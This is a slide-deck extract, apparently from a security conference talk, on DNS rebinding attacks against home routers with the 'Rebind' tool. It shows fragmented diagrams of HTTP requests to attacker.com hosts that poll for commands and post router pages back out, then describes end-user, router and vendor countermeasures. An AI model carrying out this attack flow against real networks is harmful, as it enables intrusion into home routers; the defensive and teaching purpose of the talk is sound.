


1.4.1.4




Rebind

Location: <http://wacme.attacker.com/exec>




Rebind

What is the IP address for
wacme.attacker.com?



Rebind




Rebind

```
GET /exec HTTP/1.1  
Host: wacme.attacker.com
```




2.3.5.8



1.4.1.4



Rebind




Rebind

GET / HTTP/1.1
Host: wacme.attacker.com



2.3.5.8




1.4.1.4



Rebind

TCP RST




Rebind

GET / HTTP/1.1
Host: wacme.attacker.com



2.3.5.8



1.4.1.4



Rebind




Rebind

```
GET /poll HTTP/1.1  
Host: attacker.com:81
```





2.3.5.8




1.4.1.4



Rebind



Rebind



The screenshot shows a Mozilla Firefox browser window titled "Rebind Control Console - Mozilla Firefox". The address bar contains "http://rebind/". The browser's status bar shows "Proxy: Rebind", "Apply", "Edit", "Remove", "Add", "Status: Using Rebind", and "Preferences".

The main content area displays the "Rebind Control Console" interface. It features a dark header with the text "Rebind Control Console" and a stylized logo. Below the header is a table with two columns: "Client IP" and "Last Callback Time".

Client IP	Last Callback Time
173.69.174.66	2010-06-17 23:23:29

At the bottom of the console, there is a footer that reads "Design by [Free Web Design Community](#)".




Rebind

GET http://2.3.5.8/ HTTP/1.1



2.3.5.8



1.4.1.4




Rebind

```
GET /poll HTTP/1.1  
Host: attacker.com:81
```



2.3.5.8




1.4.1.4



Rebind

GET / HTTP/1.1




Rebind

GET / HTTP/1.1
Host: wacme.attacker.com



2.3.5.8



1.4.1.4



Rebind




Rebind

```
POST /exec HTTP/1.1  
Host: attacker.com:81  
  
<html>...</html>
```



2.3.5.8



1.4.1.4



Rebind



Rebind

SpeedTouch - Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://92.11...

Most Visited Getting Started Latest Headlines

SpeedTouch - Home

THOMSON ST585v6sl

THOMSON logo

SpeedTouch

Broadband Connection

Toolbox

Home Network

[Administrator] Help

Home

[SpeedTouch](#) **SpeedTouch**

Information

Product Name:	ST585v6
Software Release:	6.2.29.2

[Broadband Connection](#) **Broadband Connection**

Internet:	Connected	<input type="button" value="Disconnect"/>
-----------	-----------	-------------------------------------------

[Toolbox](#) **Toolbox**

Game & Application Sharing

Firewall: Standard

[Home Network](#) **Home Network**

WLAN Interface	Wireless:	
Ethernet Interface	Ethernet:	

[LinksysPAP](#)

[Unknown-00-16-d4-4c-81-74](#)

[windowsvista](#)

Done

Demo



More Fun With Rebind

- ▶ **Attacking SOAP services**
 - ▶ UPnP
 - ▶ HNAP

- ▶ **We can rebind to any public IP**
 - ▶ Proxy attacks to other Web sites via your browser
 - ▶ As long as the site doesn't check the host header



DNS Rebinding Countermeasures



Am I Vulnerable?

The image shows a web browser window with the following elements:

- Address Bar:** Contains the URL `http://173.69.174.66/`. A red arrow points to the end of the URL.
- Proxy Settings:** A dropdown menu is set to "None". Buttons for "Apply", "Edit", "Remove", and "Add" are visible. The status is "Using None".
- Page Content:** The background is black with the Verizon logo in white. A white rounded rectangle contains a "Login" section with two input fields: "User Name:" and "Password:".



End-User Mitigations

- ▶ **Break any of the attack's conditions**
 - ▶ Interface binding
 - ▶ Firewall rules
 - ▶ Routing rules
 - ▶ Disable the HTTP administrative interface

- ▶ **Reduce the impact of the attack**
 - ▶ Basic security precautions



Blocking Attacks at the Router

- ▶ **Don't bind services to the external interface**
 - ▶ May not have sufficient access to the router to change this
 - ▶ Some services don't give you a choice
- ▶ **Re-configure firewall rules**
 - ▶ `-A INPUT -i eth1 -d 172.69.0.0/16 -j DROP`



HTTP Administrative Interface

- ▶ **Disable the HTTP interface**
 - ▶ Use HTTPS / SSH
 - ▶ Disable UPnP while you're at it

- ▶ **But be warned...**
 - ▶ Enabling HTTPS won't disable HTTP
 - ▶ In some routers you can't disable HTTP
 - ▶ Some routers have HTTP listening on alternate ports
 - ▶ In some routers you can't disable HNAP



Blocking Attacks at the Host

- ▶ Re-configure firewall rules
 - ▶ `-A INPUT -d 172.69.0.0/16 -j DROP`
- ▶ Configure dummy routes
 - ▶ `route add -net 172.69.0.0/16 gw 127.0.0.1`



Basic Security Precautions

- ▶ Change your router's default password
- ▶ Keep your firmware up to date
- ▶ Don't trust un-trusted content



Vendor / Industry Solutions

- ▶ Fix the same-origin policy in browsers
- ▶ Implement the strong end system model in routers
- ▶ Build DNS rebinding mitigations into routers



Conclusion

- ▶ DNS rebinding still poses a threat to your LAN
- ▶ Tools are available to exploit DNS rebinding
- ▶ Only you can prevent forest fires



Q & A

- ▶ **Rebind project**

- ▶ <http://rebind.googlecode.com>

- ▶ **Contact**

- ▶ heffnercj@gmail.com



References

- ▶ **Java Security: From HotJava to Netscape and Beyond**
 - ▶ <http://www.cs.princeton.edu/sip/pub/oakland-paper-96.pdf>
- ▶ **Protecting Browsers From DNS Rebinding Attacks**
 - ▶ <http://crypto.stanford.edu/dns/dns-rebinding.pdf>
- ▶ **Design Reviewing the Web**
 - ▶ <http://www.youtube.com/watch?v=cBF1zp8vR9M>
- ▶ **Intranet Invasion Through Anti-DNS Pinning**
 - ▶ <https://www.blackhat.com/presentations/bh-usa-07/Byrne/Presentation/bh-usa-07-byrne.pdf>
- ▶ **Anti-DNS Pinning Demo**
 - ▶ <http://www.jumperz.net/index.php?i=2&a=3&b=3>



References

- ▶ **Same Origin Policy**
 - ▶ http://en.wikipedia.org/wiki/Same_origin_policy
- ▶ **RFC 1122**
 - ▶ <http://www.faqs.org/rfcs/rfc1122.html>
- ▶ **Loopback and Multi-Homed Routing Flaw**
 - ▶ <http://seclists.org/bugtraq/2001/Mar/42>
- ▶ **TCP/IP Illustrated Volume 2, W. Richard Stevens**
 - ▶ p. 218 – 219

